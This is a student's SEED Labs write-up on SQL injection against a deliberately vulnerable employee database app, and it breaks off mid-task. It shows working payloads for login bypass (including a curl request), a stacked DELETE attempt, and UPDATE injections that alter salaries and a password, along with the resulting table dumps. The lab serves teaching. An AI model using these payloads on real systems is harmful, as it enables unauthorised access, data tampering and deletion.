SQL Injection Attack Lab


Kai Li

11/10 2018


1 Lab Tasks

1.1 Task 1: Get Familiar with SQL Statements


Observation:



```
[11/11/18]seed@VM:~$ mysql -u root -pseedubuntu
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 6
Server version: 5.7.19-0ubuntu0.16.04.1 (Ubuntu)

Copyright (c) 2000, 2017, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> 
```




```
mysql> use Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----------------+
| Tables_in_Users |
+-----------------+
| credential      |
+-----------------+
1 row in set (0.01 sec)
```



```
mysql> select * from credential where name = "Alice";
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email
 | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |
 |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+------------------------------------------+
1 row in set (0.02 sec)
```

1.2 Task 2: SQL Injection Attack on SELECT Statement

Task 2.1: SQL Injection Attack from webpage. The objective of this task to see the information of all the employees. We have to specify the *Username* and *Password* in the login page. After reading the SQL construction code, we can fill in the *Username* with **admin'** and leave the *Passsword* as blank.



SQLi Lab

www.seedlabsqlinjection.com

Most Visited SEED Labs Sites for Labs

Employee Profile Login


USERNAME admin'#

PASSWORD Password

Login

Copyright © SEED LABs


Observation: After clicking **Login** button, we successfully loged in as the **Admin** and obtained all the information of each member.



User Details


Username	EId	Salary	Birthday	SSN	Nickname	Emai
Alice	10000	20000	9/20	10211002		
Boby	20000	30000	4/20	10213352		
Ryan	30000	50000	4/10	98993524		
Samy	40000	90000	1/11	32193525		
Ted	50000	110000	11/3	32111111		
Admin	99999	400000	3/5	43254314		

Task 2.2: SQL Injection Attack from command line. The objective of this task is similar with Task 2.1 but instead of using webpage, we need to use the *curl* to contruct a command to send it to the Mysql. Through Task 2.1 we can infer that we only need to specify the *Admin* to be **admin'** and we can log in as the admin. In the curl command, we need to specify the parameter *admin* to **admin %27%23** and send it to the web application. So we construct the following command:




```
[11/11/18]seed@VM:~$ curl 'www.SeedLabSQLInjection.com/unsafe_home.php?username=a
dmin%27%23'
```

Observation: After hitting the return key, we successfully loged in as the **Admin** and obtain all the information of each member.



```
      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li
 class='nav-item active'><a class='nav-link' href='unsafe_home.php'>Home <span cl
ass='sr-only'>(current)</span></a></li><li class='nav-item'><a class='nav-link' h
ref='unsafe_edit_frontend.php'>Edit Profile</a></li></ul><button onclick='logout(
)' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button></di
v></nav><div class='container'><br><h1 class='text-center'><b> User Details </b><
/h1><hr><br><table class='table table-striped table-bordered'><thead class='thead
-dark'><tr><th scope='col'>Username</th><th scope='col'>EId</th><th scope='col'>S
alary</th><th scope='col'>Birthday</th><th scope='col'>SSN</th><th scope='col'>Ni
ckname</th><th scope='col'>Email</th><th scope='col'>Address</th><th scope='col'>
Ph. Number</th></tr></thead><tbody><tr><th scope='row'> Alice</th><td>10000</td><
td>20000</td><td>9/20</td><td>10211002</td><td></td><td></td><td></td><td></td></
tr><tr><th scope='row'> Boby</th><td>20000</td><td>30000</td><td>4/20</td><td>102
13352</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ryan</th>
<td>30000</td><td>50000</td><td>4/10</td><td>98993524</td><td></td><td></td><td><
/td><td></td></tr><tr><th scope='row'> Samy</th><td>40000</td><td>90000</td><td>1
/11</td><td>32193525</td><td></td><td></td><td></td><td></td></tr><tr><th scope='
row'> Ted</th><td>50000</td><td>110000</td><td>11/3</td><td>32111111</td><td></td
><td></td><td></td><td></td></tr><tr><th scope='row'> Admin</th><td>99999</td><td
>400000</td><td>3/5</td><td>43254314</td><td></td><td></td><td></td><td></td></tr
></tbody></table>      <br><br>
      <div class="text-center">
```

Task 2.3: Append a new SQL statement. The objective of this task is appending a SQL with semicolon to modify the database (delete a record). In the *Username* blank of the Login webpage, we can specify the following information and fill it in the blank. I choose to delete the **Ted's** record.




Employee Profile Login

USERNAME ';DELETE FROM credential WHERE Name = 'Ted'#

PASSWORD Password

Login


Observation: After clicking the **Loging**, the webpage prompt an error message and we cannot launch the attack, because in PHP's mysqli extension, the mysqli::query() API doesn't allow multiple queries to run in the database server.



```
There was an error running the query [You have an error in your SQL
syntax; check the manual that corresponds to your MySQL server
version for the right syntax to use near 'DELETE FROM credential
WHERE Name = 'Ted'#' and Password='da39a3ee5e6b4b0d3255bf'
at line 3]\n
```

1.3 Task 3: SQL Injection Attack on UPDATE Statement


To do this task, firstly we need to log in as normal user, let's log in as Alice and send an **Edit Profile** request.



Alice Profile

Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	


Task 3.1: Modify your own salary. To modify my salary, first let us open the **Edit Profile** page, then let's fill in the blanks with the following information.



Alice's Profile Edit

NickName	NickName
Email	Email
Address	Address
Phone Number	',salary='40000
Password	••••••••••


Observation: After clicking the **Save** button, the responsive page shows that Alice's salary is updated.



Alice Profile

Key	Value
Employee ID	10000
Salary	40000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	


Task 3.2: Modify other people' salary. To modify some others' salary, first let us open the **Edit Profile** page, in this task we choose to modify my boss Boby's salary and redute it to 1 dollar, then let's fill in the blanks with the following information.



Alice's Profile Edit


NickName	NickName
Email	Email
Address	Address
Phone Number	',salary='1' where Name='Boby'#
Password	Password

Observation: After clicking the **Save** button, either we can log in as Boby to see its profile or we can query the information of Boby in the Mysql console. When we query the information in the Mysql console we can see that Boby's salary is modified and now it is 1 dollar.




```
mysql> mysql> select * from credential;
+----+-------+-------+--------+-------+----------+-------------+---------+-------
+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email
| NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------
+----------+------------------------------------------+
|  1 | Alice | 10000 |  40000 | 9/20  | 10211002 |             |         |
|          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |      1 | 4/20  | 10213352 |             |         |
|          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |
|          | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |         |
|          | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |         |
|          | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |
|          | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------
+----------+------------------------------------------+
6 rows in set (0.00 sec)
```

Modify other people' password. To modify some others' password, first let us open the **Edit Profile** page, in this task we choose to modify my boss Boby's password to be *12345678*, before modifying it, we can record what the current password is by querying it in the console,



```
mysql> select * from credential where Name = 'Boby';
+----+------+-------+--------+-------+----------+-------------+---------+-------+
----------+------------------------------------------+
| ID | Name | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email |
 NickName | Password                                 |
+----+------+-------+--------+-------+----------+-------------+---------+-------+
----------+------------------------------------------+
|  2 | Boby | 20000 |      2 | 4/20  | 10213352 |             |         |       |
          | b78ed97677c161c1c82c142906674ad15242b2d4 |
+----+------+-------+--------+-------+----------+-------------+---------+-------+
----------+------------------------------------------+
1 row in set (0.00 sec)
```


then let's fill in the blanks with the following information.




Alice's Profile Edit

NickName	NickName
Email	Email
Address	Address
Phone Number	' where Name = 'Boby'#
Password	••••••••

Observation: After clicking the **Save** button, the responsive webpage prompts there is not account matches, We can check Boby's information again in the console,

